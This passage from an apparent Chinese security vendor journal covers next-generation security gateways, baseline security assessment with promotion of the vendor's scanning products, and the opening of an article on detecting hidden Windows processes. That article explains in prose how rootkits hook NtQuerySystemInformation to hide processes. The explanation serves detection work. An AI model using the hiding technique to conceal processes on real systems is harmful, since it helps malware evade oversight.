3.应用成为攻击的目标。一些应用服务，例如WEB网站、邮件服务器、数据库是企事业单位业务的重要载体，但是很多攻击，例如DDoS的CC、蠕虫病毒等，完全针对上述应用进行攻击，一旦造成拒绝服务或者信息泄露，都将成为企事业单位的一场安全灾难。

在网络中，传统安全网关的主要功能是基于三层包过滤和四层状态监测等防护技术，无法对应用进行有效的监控、管理和防护。因此，各种各样的应用逐渐成为了网络安全难以监控的非管理区，如下图：

图3.1 传统安全网关防护范围

这一方面是因为创新应用的种类繁多、灵活多变，包括Smart Tunnel等各种技术可以随意改变应用的端口，各种攻击伪装技术可以仿冒Http、IM等各种应用软件，使得传统以静态端口或者特征为检测机制的安全网关对此毫无办法。

另一方面，对应用层的检测需要消耗安全网关的大量计算能力，没有好的硬件构架和软件算法，应用级防护将导致安全网关转发性能严重不足，从而丧失了其实用价值。

四． 什么是下一代安全网关

为了真正解决这些应用时代的安全问题，以七层防护为核心的下一代安全网关出现了。下一代安全网关Next Generation Security Gateway（NGSG），是在传统安全网关四层静态防护基础上发展起来的新一代安全网关，它利用多种检测技术满足从链路层到应用层的全面检测，确保应用级的安全防护；利用多核处理器等新技术，解决在复杂检测防护技术下的应用层性能问题；它采用了统一防护策略，将应用层复杂的防护功能融合起来，作为一个整体实现对网络的全方位防护。

作为下一代的安全网关，它相对传统安全网关具有以下三个特征：

■ NGSG采用下一代智能检测技术

下一代安全网关NGSG采用的三种核心检测引擎 状态检测、智能协议识别、智能内容识别三个检测引擎，作为安全威胁二至七层全面检测的核心技术。

图4.1 NGSG操作系统的检测引擎示意

如上图所示为NGSG逻辑框架图，在网络数据经过端口物理处理芯片后，在经过网络专用引擎做基本的包解析重组和分流，进入到NGSG的核心——多层检测引擎中，在这里，主要包含三个检测技术：

1．状态检测

状态检测，即利用四层TCP/IP的连接握手信息，建立状态表项，利用表项信息监控不同区域访问的数据情况，并依照规则进行数据包阻断等安全保护措施。

其具体实现：首先在NGSG操作系统内部，建立状态表，用于内部记录数据报文的连接状态。对于一次不同安全区的访问，当数据包到达防火墙时，状态检测引擎会检测到这是一个发起连接的初始数据包(SYN标志)，然后它就会把这个数据包中的信息与安全网关的规则作比较，如果没有相应规则允许，防火墙就会拒绝这次连接，否则允许通过，并且在状态表中新建一条会话，此时称为半连接。这条会话包括此连接的源地址、源端口、目标地址、目标端口、连接时间等信息，对于TCP连接，它还包含序列号和标志位等信息。

对于上述TCP连接的ACK回应包来说，状态检测引擎会检测到返回的数据包是否属于已经建立的半连接会话，如是则会允许返回包进入，在TCP三次握手完毕后，将这个半连接修改为全连接，并成为连接表的一个正式表项。

当后续数据包到达时，如果这个数据包不含SYN或ACK等标志，也就是说这个数据包不是发起一个新的连接的握手时，状态检测引擎就会直接把它的信息与状态表中的会话条目进行比较，如果信息匹配，就直接允许数据包通过，这样不再去接受规则的检查，提高了效率，如果信息不匹配，数据包就会被丢弃或连接被拒绝，并且每个会话还有一个超时值，过了这个时间，相应会话条目就会被从状态表中删除掉。

对于UDP或者ICMP，虽然没有真正的连接，但是NGSG依旧会建立虚拟的连接表，成为连接表项的一部分，用于对不同安全区访问的控制。

利用状态检测技术，以及该模块包含的相关的其他检测方式——例如包过滤技术，NGSG可以完成对2-4层数据的基本检测。

2．智能协议识别

智能协议识别属于动态识别技术，也是下一代安全网关NGSG同传统安全网关的一个重要区别，智能协议识别是利用了协议端口分析技术、协议特征判断、协议行为分析技术，并借用可以动态升级的应用协议特征库、协议行为特征库，来完成对复杂多变的链路层到应用层各种协议的识别判断和处理。

对于复杂的应用，智能协议识别技术NIPR引擎按照如下顺序进行协议扫描，首先智能协议识别引擎对数据包的协议端口进行判断，并按照不同的协议加以分组，区分为静态端口应用（Http、POP3等），动态端口应用(如某些P2P软件)，以及特殊协议类型(如某些病毒，或者部分黑客工具)。之后，进入协议特征判断，利用“应用协议特征库”，对超过500种的协议进行特征匹配，并明确判断静态端口应用、动态端口应用，并可对部分特殊协议类型进行了准确判断。对于上两步没有完成的协议识别，进入协议行为特征识别阶段，利用对攻击的行为特征库的信息进行判断。

由于该引擎的核心数据信息——应用协议特征库、协议行为特征库可以实现动态升

级，这样对于日益增多和变化的应用协议，可以基本做到实时跟进，从而达到对各种应用协议的准确判断。

3．智能内容识别

在NGSG的动态识别技术中，另一个重点即智能内容识别智能内容识别，其主要作用是在智能协议识别智能协议识别的基础上，对协议内的数据内容进行监控识别。在智能内容识别中，最重要的是识别算法的处理效率，从而确保整个NGSG以较高性能分析应用层的数据。

智能内容识别的第一个特点是基于流的扫描技术，在整个应用层内容的扫描识别过程中，不是将整个应用信息完全还原后才开始进行识别处理，而是在初期若干应用报文进入安全网关后就开始启动扫描识别和判断，并在检测部分数据后就开始对外发送数据。相对于基于文件的检测技术（完全接受完数据再继续检测，检测完毕后再继续发送），可以节省大量的检测时间，提高智能内容识别的检测效率。

在智能内容识别中的另一项技术则是内容解码，应用中的内容有可能发生了压缩、编码（Unicode、Base64）以及各种变形处理，在这里由内容解码进行处理，之后进入智能内容识别的核心阶段——和各动态库或人工规则进行高效内容匹配阶段。




图 4.2 基于流和文件的智能内容识别检测时延对比

在内容匹配阶段，主要可以根据恶意URL库、病毒库、攻击规则库三个安全库，或者根据网管人员设定的内容检测规则，对流过安全网关的数据流进行匹配，判断各种攻击、病毒或者非法URL，从而实现对数据内容中包含的威胁进行识别。

在保障上述三大检测引擎的高效算法的基础上，下一代安全网关NGSG对智能协议识别和智能内容识别应用到的五个安全库（应用协议特征库、协议行为特征库、恶意URL库、病毒库、攻击规则库）进行了优化，在更新制作安全库时，可以根据不同的库的应用算法，已经对数据库内的信息进行了预编译预优化处理，从而提高检索查询时的效率。

■ NGSG借助了云计算和云安全

云计算（cloud computing），是由分布式计算发展起来的一种技术，它是透过网络将庞大的计算处理程序自动分拆成无数个较小的子程序，再交由多部服务器所组成的庞大系统，经搜寻、计算分析之后将处理结果回馈给用户。透过这项技术，网络服务提供者可以在数秒之内，处理数以千万计，甚至亿计的信息，达到和“超级计算机”同样强大效能的网络服务。云计算最重要的理念有两个，一是分布式，二是网络。大量的计算不是由本地完成，而是由云内的分布式的服务器完成，并将结果返回本地。

云安全则是利用云计算的技术，在分布式计算的基础上，部署中心服务器或者安全系统，并利用互联网络，将各个安全节点纳入

到云安全中心系统中。在这个体系中，各个节点将会有效的利用云安全供应商提供的强有力服务和安全能力，实现原先单一节点不可能实现的安全防护机制。简单来说，就是终端安全设备可以借助云安全系统的分布式核心服务获得更快更强的安全能力。

对于下一代安全网关来说，需要解决的一个重要的安全问题就是应用威胁的快速多变。例如安全漏洞，1995年当年发现安全漏洞为171件，2000年为1090件，而2007年为7236个，平均每天19个漏洞出现；再如可能导致网站挂马的网页篡改，2006年为24477个，2007年则变为为61228个，每天出现约167个。

对于这些快速变化的威胁，如果继续沿用传统安全设备的处理机制，即静态的防御手段，设置防护规则、确定攻击规则库，这很难跟上层出不穷的威胁步伐。对于一个动态实时变化的网站、威胁和漏洞，一个静态的，若干天前、甚至数月前的信息库无法起到很好的防护作用。这种攻快守慢的差距，实际上使得安全防御一方的很多安全机制无效。因此，NGSG引入云安全，是利用云计算加强和加速防御的安全机制，是解决当前安全需要快速反应的重要手段。

NGSG在云安全的系统中，是作为一个末梢节点而出现的。云安全体系如下图：

图4.3 云安全体系框架

在云安全系统中，核心是安全专家团队和由服务器组成的中央服务器群，核心系统对各种安全威胁进行扫描，例如对于有挂马的网站，进行实时全面扫描，并立刻形成不可信URL数据库更新，在各个政府、企业出口部署的NGSG获取到这些最新的实时数据，对用户的上网进行控制，从而使用户免受这些挂马网站的侵害。

云安全系统的NGSG，最大的一个优势是安全库的快速全面。世界范围内分布式部署的中央服务器群、经验丰富的专家团队，都成为NGSG背后的强有力支撑，这种计算资源和安全经验，可以使NGSG安全信息获得实时的更新，能更有效地对付当今网络威胁快速多变的特点，使得在“威胁出现”到“防护手段”的时间差达到最小，从根本上扭转现

在安全网关被动防御、处处挨打的局面。

■ NGSG需要高效的硬件体系构架

为了解决应用级安全防护的问题，除了有一套高效、动态的检测机制外，还需要有足够强劲的硬件引擎和体系构架。

在硬件构架中，业内已经应用于安全网关领域的核心芯片主要有几种：多核CPU、专用ASIC、NP网络处理器、X86 CPU以及其他CPU类型（如ARM内核的CPU）。这里做了一些对比：

项 目	多核CPU	ASIC	NP	X86	其他CPU
开发难度	中	高	高	低	中
二－四层网络处理性能	高	高	高	中	低
七层应用处理性能	高	低	低	中	低
程序灵活性	高	低	中	高	高
硬件成本	中	高	中	低	低

对于x86或其他体系构架的CPU，主要特点在于硬件设备比较规范，开发比较简单，由于是通用CPU系统，稳定性相对较高，但是问题在于无论是二-四层的网络处理性能，还是七层应用层的处理性能，该硬件体系架构表现都一般。

对于ASIC和NP系统，一般情况都是专注于二－四层的数据转发上，对于七层的应用级防护，部分ASIC可能会实现一、两点的加速算法，但受制于ASIC/NP源码修改困难，很难适应应用的动态特点，因此，绝大部分应用计算都需要放在另一块X86 CPU上。如下图所示ASIC/NP体系构架：

图4.4 ASIC/NP硬件体系构架

对于一台ASIC防火墙或者NP防火墙，系统内部通常都要有一块ASIC/NP芯片，并辅助一块高性能X86 CPU。对于一般二－四层转发功能，例如VLAN、交换、路由转发、防火墙状态检测都会由ASIC/NP来完成。但是对于涉及七层应用的处理，例如防病毒、防垃圾邮件、攻击防护、上网行为管理、DPI等工作，则必须由ASIC/NP转交给CPU处理。而传统X86 CPU并不是一个完美的七层防护性能的解决方案，因此，此类安全网关在性能上通常会有高效的二-四层转发性能和较低的转发时延，但是在应用级的防护上面，性能明显不足，一个典型的ASIC/NP安全网关性能测试如下图：




图 4.5 ASIC/NP性能测试

对于多核CPU的硬件体系构架，则是近期一些技术领先型公司的研究重点，这主要是因为多核CPU的特点。多核CPU最早是由美国斯坦福大学提出的，简单地说就是在一块CPU基板上集成若干个处理器核心，并通过并行总线将各处理器核心连接起来，这样在一块芯片内实现SMP（Symmetrical Multi-Processing，对称多处理）架构，且并行执行不同的进程，利用并行处理提升性能。单CPU内部的多核心的技术本身并不是一个新概念，RISC处理器在很早就已经开始应用这种技术了，而现在的多核CPU更是大量的借鉴了NP网络处理器的经验，从某种程度上说，多核CPU其实是NP的升级版，很多工业级多核CPU就是在保留NP多微引擎转发能力的基础上，强化其计算能力，从而可以满足二－七层各个级别处理的计算需求。

利用多核CPU的并行处理能力和强大的网络处理能力，多核CPU成为下一代安全网关NGSG解决应用层性能的最佳解决方案，如下图所示：




图4.6　多核CPU安全处理原理

多核CPU可以对数据流量进行多流并行处理，并利用类集群计算的原理，实现多核的统一分析，最终大幅提升7层应用级防护效率。实验室测试表明，对于一个外部带宽充足，内部总线、RAM等不构成能力瓶颈的一个硬件系统，更换不同的多核CPU，系统应用级性能会有大幅的提升，CPU的核数增加一倍，安全网关系统总转发处理性能可以提升40% – 80%（这主要依赖于具体是何种应用的防护，以及相应的算法的并行性情况而定）。但这也从一方面说明了多核CPU在提升应用级防护中的效果。

五．总结

在当今的安全产业内部，各个安全厂商已经开始注重应用的威胁，都不同程度地加强相关的技术研究，甚至把对七层的安全防护当做未来网络安全发展的趋势。可以预言，下一代安全网关NGSG无疑会成为未来3-5年的重要安全产品形态，利用NGSG的各项应用安全技术，有望真正改变当前安全问题日益紧张的局面。

基线安全研究与实践

行业技术部　万慧星

一．概述

随着业务开展对IT系统依赖度的不断增强，业务人员的安全意识和安全技能也在逐步提高。最直接的体现为：传统以安全事件和新兴安全技术为主要驱动的安全建设模式，已经逐渐演进为以业务安全需求为主要驱动的主动式安全建设模式。从典型的信息安全建设过程来看，是由业务需求导出的安全需求在驱动着安全建设的全过程。所以，如何获取准确全面的安全需求以指导未来的安全建设并为业务发展服务，是每一个信息化主管所面临的共同挑战。以获取业务驱动的安全需求为主要目标的安全评估是一个行之有效的方法。

安全评估从早期简单的漏洞扫描、人工检查、渗透测试等纯技术操作，逐步演进为以业务目标为出发点、以安全威胁为触发标志、以技术加管理和运营等多方面存在的安全脆弱性为主要诱因的综合评估方法及操作模型。当前安全评估在实施的过程中，实施质量比较依赖实施人员的经验，缺乏明确统一的操作衡量标准，技术操作过程需要投入大量的人员来进行实施。为解决衡量标准的问题，绿盟科技依据大量安全评估经验，结合行业标准规范，开展了针对基线安全的研究和实践，并成功地应用于运营商行业的日常安全运维工作中。

本文从安全评估在整个安全体系建设中的重要性和发展趋势出发，探讨基于业务驱动的安全评估模式实施要点，通过分析提出业务系统的基线安全模型，并应用基线模型开展基线安全评估，使用创新型的基线安全评估工具来解决安全评估中的难题。

二．安全评估的重要意义

安全评估是依据有关信息安全技术与管理标准，对信息系统以及由其处理、传输和存储的信息的机密性、完整性和可用性等安全属性进行评价的过程。它要评估资产面临的威胁以及威胁利用脆弱性导致安全事件的可能性，并结合安全事件所涉及的资产价值来判断安全事件一旦发生对组织造成的影响，并针对依据安全评估结果进行的后续风险管理措施提出具体的安全建议。

对信息系统而言，存在风险并不意味着不安全，而安全体系的建设也不是为了安全而安全，只要把风险控制在可接受的范围内，就可以达到系统稳定运行的目的。安全评估的结果为保障信息系统的持续、稳定、高效运行提供了技术参考。


安全评估是进行网络和系统安全建设的有力工具和手段，安全体系各阶段的建设都应在安全评估和风险分析的基础上进行。充分进行系统安全评估才能保证安全建设有的放矢、重点突出，才能达到以最小的成本获得最大安全保障，安全评估能保证安全控制措施应用在具有最大风险的区域。

在系统的规划与设计阶段，安全评估的结果是安全需求的来源，为信息系统的安全建设提供依据 在系统运行维护阶段，由于信息系统的动态性，需要定期地进行安全评估，以了解、掌握系统安全状态，是保证系统安全的动态措施。同时，安全评估也是信息安全等级保护工作的一项不可或缺的工具和手段。

三．基于业务的安全评估

全面、系统地分析业务系统面临的风险，能很好的为设计符合业务特点的安全方案打下良好基础，但基于业务实施安全评估历来

是一个难点——如何将业务的安全需求转换为对技术、组织、管理方面的安全需求。而解决这个难点的关键就在于业务系统的识别，即对业务流程的梳理和分析。



业务流程识别示意图

业务系统的识别，首先需要以业务系统为中心，梳理系统的架构，包括逻辑架构和物理架构，而物理架构还有可能是在多个地方分布，因此都需要进行考虑。接着是调研系统中的资产，分析组成架构，也就是我们常提的各种软件资产、硬件资产、数据资产等，再定位到各自资产的功能和作用，比如说有业务系统服务器、中间件服务器、后台数据库服务器、接口服务器、测试服务器、应用平台等，以及构建网络的路由器、交换机等。待分析完系统的组成架构和各自功能后，即可开始对系统的相关业务进行梳理和分析了。下面从业务系统的处理流程入手分析：

第一，业务系统处理数据的获取。是来自于内部支撑网、各种生产网中的端局，还是来自于其他业务系统的数据库；这些数据的类型是什么，是基础数据，还是已经分析完成、格式化完成的数据等；采用什么方式输入数据，PUT OR GET；通过专网传输还是应用支撑网进行承载等。

第二，业务系统完成的功能。是处理话单数据还是直接处理用户业务，数据输入以后是遵循怎样的流程在进行处理；系统获取数据以后是直接进入核心数据库系统，还是有对应的接口主机进行数据标准化、过滤再进入数据库 完成功能过程中是否需要跨区域或者网络进行数据交换等。

第三，业务系统处理结果的输出。是通过UI界面直接呈现给业务用户，还是通过邮件发送给操作用户，或是直接提交给下一个中间应用系统等。输出的方式是什么，专网传输还是应用支撑网进行承载等；输出的数据是加密数据还是明文数据等。

第四，业务系统处理流程中用户的角色。上面介绍了业务系统的功能、处理流程等内容，在这些过程中都有哪些用户参与的这些工作。是系统的维护管理用户、业务用户，还是第三方的代维用户等；这些用户是通过B/S、C/S，还是命令行进行控制，这些角色的用户是否为同一人；用户对系统的操作是本地操作还是远程跨公网进行；用户对系统可以执行哪些操作等。

通过对业务系统的梳理和分析，能将业务系统的主要流程进行重现，然后对这个流程中存在的安全威胁进行识别，分析出在业务系统各个层面的安全风险。并以风险管理为核心、围绕业务系统，确定各个环节中的安全策略要求、人员岗位要求、技术手段要求，逐步形成网络与信息安全的运维体系、组织体系、技术体系，构建相适应的安

全保障体系。

安全保障体系中，组织体系、运维体系是安全工作全面落实的根本保证，不存在理论上的难点，重在扎扎实实的落实。在技术体系方面，根据业务系统的安全需求，选择合适的安全控制措施，防止系统的脆弱性被外部威胁所利用。那么，系统可能存在哪些脆弱性？如何为不同系统建立一个快速检查机制就成为一个关注的焦点，下面将针对业务系统的脆弱性展开对基线安全的讨论。

四．基线安全研究

在基于业务的安全评估的基础上，参考国内外的标准、规范，可以设计出针对业务系统的基线安全模型。在这些参考内容中，最值得借鉴的是基于SCAP（Security Content Automation Protocol）框架的FDCC项目。

FISMA（The Federal Information Security Management Act）提出了一个包含八个步骤的信息安全生命周期模型，这个模型的执行过程涉及面非常广泛且全面，但实施、落地的难度也非常大。由NIST牵头针对其中的技术安全问题提出了一套自动化的计划称为ISAP（information security automation program）来促进FISMA的执行，ISAP出来后延伸出SCAP框架（security content automation protocol），SCAP框架由CVE、CCE、CPE、XCCDF、OVAL、CVSS等6个支撑标准构成（检查的标准，一致性标准等）。这6个支撑标准需要检查的内容、检查的方式由NVD和NCP来提供，由此SCAP框架就实现了标准化和自动化安全检查，及形成了一套针对系统的安全检查基线。

SCAP体系框架图

FDCC（Federal Desktop Core Configuration，联邦桌面的核心配置）是在美国政府支持下建立的桌面系统（Windows XP、Windows vista等）相关安全基线要求规范，并通过自动化的工具进行检查。FDCC基于NVD、NCP等内容进行基线安全核查。NVD（National Vulnerability Database，国家漏洞数据库）为自动化漏洞管理、安全评估和合规性检查提供数据支撑，包含安全核查名单、与安全相关的软件漏洞、配置错误以及量化影响等。NVD数据库针对数据库中的漏洞等提出了一整套核查名单（Checklist），划归到NCP（National Checklist Program）计划中。简言之FDCC体现了两个方面的特性：

1.标准化：在NVD、NCP的基础上，构建了一套针对桌面系统的安全基线（检查项），这些检查项由安全漏洞、安全配置等有关检查内容构成，为标准化的技术安全操作提供了框架。

2.自动化：针对桌面系统的特性，采用标准化的检查内容和检查方法，通过自动化的工具来执行，为自动化的技术安全操作提供支持。

在运营商行业中业务系统存在着较大的相似性，比如某运营商的智能网系统在各省级公司中的业务应用环境、网络连接情况、内部组网结构、内部系统构成等都存在很大的相似性，因此这就为构建一套运营商自身业务系统的“FDCC”计划提供了基础。

在基于业务的安全评估的基础上，充分考虑行业的现状和行业最佳实践，并参考了运营商下发的各类安全政策文件，继承和吸收了国家等级保护、风险评估的经验成果，构建出基于业务系统的基线安全模型如下图：

基线安全模型

基线安全模型以业务系统为核心，分为业务层、功能架构层、系统实现层三层架构：

1.第一层是业务层，这个层面中主要是根据不同业务系统的特性，定义不同安全防护的要求，是一个比较宏观的要求。

2.第二层是功能架构层，将业务系统分解为相对应的应用系统、数据库、操作系统、网络设备、安全设备等不同的设备和系统模块，这些模块针对业务层定义的安全防护要求细化为此层不同模块应该具备的要求。

3.第三层是系统实现层，将第二层模块根据业务系统的特性进一步分解，如将操作系统可分解为Windows、Solaris等系统模块，网络设备分解为Cisco路由器等系统模块……这些模块中又具体的把第二层的安全防护要求细化到可执行和实现的要求，称为Windows安全基线、Cisco路由器安全基线等。

下面以运营商的 WAP 系统为例对模型的应用进行说明：

首先 WAP 系统要对互联网用户提供服务，存在互联网的接口，那么就会受到互联网中各种蠕虫的攻击威胁，在第一层中就定义需要防范蠕虫攻击的要求。蠕虫攻击的防护要求对于功能架构层的操作系统、网络设备、网络架构、安全设备等都存在可能的影响，因此在这些不同的模块中需要定义相对应的防范要求，而针对这些防范要求，如何来实现呢？这就需要定义全面、有效的第三层模块要求了。针对不同类型蠕虫病毒的威胁，在Windows、Solaris等系统的具体防范要求是不一样的，第三层中就是针对各种安全威胁针对不同的模块定义不同的防护要求，这些不同模块的防护要求就统一称为 WAP 业务系统的安全基线。针对WAP业务系统安全基线的检查，就可以转化为针对Windows、网络设备等的脆弱性检查上面。

五．安全基线的建立和应用

建立安全基线首先需要对业务系统进行识别和梳理，然后结合基线安全模型分析业务系统的功能架构，再将功能架构细化到系统层面的不同模块。在此基础上，就是针对业务系统特性，分析可能存在的安全威胁，并将针对威胁的应对措施逐层分解到系统实现层。系统实现层中安全基线要求主要是由安全漏洞方面、安全配置方面，以及异常事件等方面的脆弱性检查项构成，这些检查项的覆盖面、有效性就成为了基线安全实现的关键。

应用第三层面安全基线要求，可以对目标系统展开合规安全检查，以找出不符合的项并选择和实施安全措施来控制安全风险。


1.安全配置：通常都是由于人为的疏忽造成，主要包括了账号、口令、授权、日志、IP通信等方面内容，反映了系统自身的安全脆弱性。安全配置方面与系统的相关性非常大，同一个配置项在不同业务环境中的安全配置要求是不一样的，如在WEB系统边界防火墙中需要开启HTTP通信，但一个WAP网关边界就没有这样的需求，因此在设计业务系统安全基线的时候，安全配置是一个需要关注的重点。

2.安全漏洞：通常是属于系统自身的问题引起的安全风险，一般包括了登录漏洞、拒绝服务漏洞、缓冲区溢出、信息泄漏、蠕虫后门、意外情况处置错误等，反映了系统自身的安全脆弱性。

3.安全异常活动：上面两个方面主要都是来自于设备或系统自身，而安全异常活动主要是来自于外部的各种因素导致，比如非法登陆尝试、木马后门、DDoS攻击等都属于安全异常活动，反映了系统当前所处环境的安全状况，有助于我们对安全配置基线和安全漏洞基线进行动态的改进。

业务系统的安全基线建立起来后，可以形成针对不同系统的详细checklist表格和操作指南，为标准化的技术安全操作提供了框架和标准。其应用范围非常广泛，主要包括新业务系统的上线安全检查、第三方入网安全检查、合规性安全检查（上级检查）、日常安全检查等。

在这方面，运营商行业中的需求是明确和具体的，各大运营商对于业务系统安全基线的重视程度也非常高。比如：中国移动就针对业务系统的安全特性，制订了相应的安全配置系列规范，规范的出台让运维人员有了检查默认风险的标准，是整个安全基线的重要一环。随着日常安全检查、合规性安全检查的开展，面对业务系统内种类繁多、数量众多的设备、系统，如何快速、有效的进行基线安全检查成为一个难题。



基线安全的应用

针对这一现状，绿盟科技以上述规范为基础推出了合规性检查工具，可以针对中国移动各业务系统的网元进行合规性检查，从系统部署和集成的层面规避缺省脆弱性的存在。

六．欲善其事，先利其器

基于多年安全服务实践经验，对基线安全长期的研究，以及对“FDCC”优点的吸收，绿盟科技正大力协助多个行业客户进行基于自身业务系统的安全基线研究和安全基线规范的编写。同时，结合用户

对安全评估工具的实际应用需求，绿盟科技自主研发了适用于通用基线安全评估工作使用的极光（AURORA）系列产品——极光安全配置核查系统与极光远程安全评估系统。

极光安全配置核查系统，主要是对安全基线体系中的安全配置部分进行自动化检查，覆盖了账号、认证、授权、日常、IP通信等相关安全配置。采用高效、智能的识别技术，利用远程检测与本地检测相结合的方式，在多种复杂应用环境下对Windows、Linux、HP–UX等操作系统，Oracle、SQL等数据库， Cisco、Juniper、华为等网络设备，主流安全设备等实现自动化的大规模安全配置检查。避免传统人工检查方式所带来的失误风险，让检查工作变得简单而高效。同时，配置核查系统可根据安全配置不符项目提供行之有效的解决方案建议，并根据不同用户角色生成人性化的报表，是进行自动化安全配置核查的创新产品。

极光远程安全评估系统，主要是对安全基线体系中的安全漏洞部分进行自动化的检查，覆盖了登录漏洞、拒绝服务漏洞、缓冲区溢出、信息泄漏、蠕虫后门、意外情况处置错误等有关的安全漏洞。极光远程安全评估系统依托绿盟科技深厚的底层基础安全研究，综合运用信息重整化（NSIP）等多种领先技术，自动、高效、及时准确地发现主流网络设备、操作系统、数据库、应用系统等存在的安全漏洞，并给用户提供专业、有效的漏洞防护建议。极光远程安全评估系统已经成为此领域的领导品牌，得到运营商、金融行业、互联网公司、政企以及风险测评机构等用户的广泛认可。今年，极光远程安全评估系统获取了权威的国际认证单位——英国西海岸实验室（West Coast Labs）的Checkmark权威认证，标志着“极光”产品的漏洞扫描核心技术已达到世界顶级水平。

极光基线评估工具示意图

通过上述两种工具的应用，可以快速、有效地开展基于行业安全基线规范的日常安全检查工作，促进企业安全体系建设的开展，减低总体投入成本。同时，由于基线安全规范与业务系统之间存在着密切的关联性，绿盟科技希望能够运用自身在安全领域的积累，参与到各运营商客户基线安全规范的制定过程中，为国内运营商行业的安全建设与业务发展贡献一份力量。

用 ring3 代码可靠地检测 Windows 隐藏进程

研究部　于旸

最近几年，随着技术研究的深入，Windows RootKit渐渐成为一种常见的东西。很多信息安全技术研究者，也开始对Anti-RootKit技术进行探索。对隐藏进程的检测就是其中的一项重要组成部分。

通常，枚举系统进程，是通过调用Psapi或者ToolHelp32的函数来实现的：

Psapi：

EnumProcesses()

ToolHelp32：

CreateToolhelp32Snapshot()

Process32First()

Process32Next()

无论是Psapi还是ToolHelp32，其实都是Native API NtQuerySystemInformation()的一个封装。当NtQuerySystemInformation()收到了一个第一形参为SystemProcessInformation的请求，就会调用内部函数ExpGetProcessInformation()，然后ExpGetProcessInformation()靠遍历ActiveProcessLinks取得所有的EPROCESS。

ActiveProcessLinks是EPROCESS的一个成员。EPROCESS是内核保存进程信息的一个结构，类似于用户态的PEB结构。我们知道，用户态还有一个TEB，内核中也对应地有一个ETHREAD。正如TEB中包含PEB指针一样，ETHREAD中也包含EPROCESS的指针。

EPROCESS的部分结构：

……

DWORD　　UniqueProcessId

LIST_ENTRY　ActiveProcessLinks

……

Char　　ImageFileName[16]

ETHREAD的部分结构：

……

PEPROCESS　ThreadsProcess

……

只要得到EPROCESS，就可以得到进程的Pid，对应文件名等信息。

一般来说，各种检测隐藏进程的程序，都是按照下面的流程：

设法定位全部进程的EPROCESS

–>取出进程的Pid等信息

–>将结果和常规API得到的进程信息比较

–>找出被隐藏的进程

显然，关键就在于如何找到全部进程的EPROCESS。可以直接找，也可以通过ETHREAD进行定位。

下面，我们先回顾一下现有的隐藏进程技术和检测技术之间此消彼长的历史。

如果只是为了躲避常规进程枚举工具，那么在用户态API到内核代码遍历ActiveProcessLinks中间的任意一个环节作手脚，都可以实现隐藏进程。

最早使用的是Hook NtQuerySystemInformation()的方法，因为这也是一个系统调用，所以一般通过Hook SDT来实现。

NtQuerySystemInformation()的函数原型如下：

NTSTATUS NtQuerySystemInformation（

SYSTEM_INFORMATION_CLASS SystemInformationClass

PVOID SystemInformation,

ULONG SystemInformationLength,

PULONG ReturnLength

)

RootKit 接到 NtQuerySystemInformation()调用后，首先检查第一形参式是不是SystemProcessInformation，如果是，则表示这是一个枚举进程的请求，将参数提交给真正的 NtQuerySystemInformation()，然后处理返回结果，把要隐藏的进程从结果中去掉，再返回给用户程序。从而实现隐藏进程。

这种方法的典型代表是 Hacker Defender（参考资源[1]）。

很快，有人发现，无论调用何种应用层 API 来枚举进程，最终都是通过遍历 ActiveProcessLinks 来实现的。是 ActiveProcessLinks 将所有进程的 EPROCESS 联系在一起：

kd> da poi(PsInitialSystemProcess) + 1fc

81a2fc5c “System”

kd> da poi(poi(PsInitialSystemProcess)+a0) -a0 + 1fc

8132af5c “SMSS.EXE”

kd> da poi(poi(poi(PsInitialSystemProcess)+a0)) -a0 + 1fc

8134af5c “CSRSS.EXE”

kd> da poi(poi(poi(poi(PsInitialSystemProcess)+a0))) -a0 + 1fc

8119375c “WINLOGON.EXE”

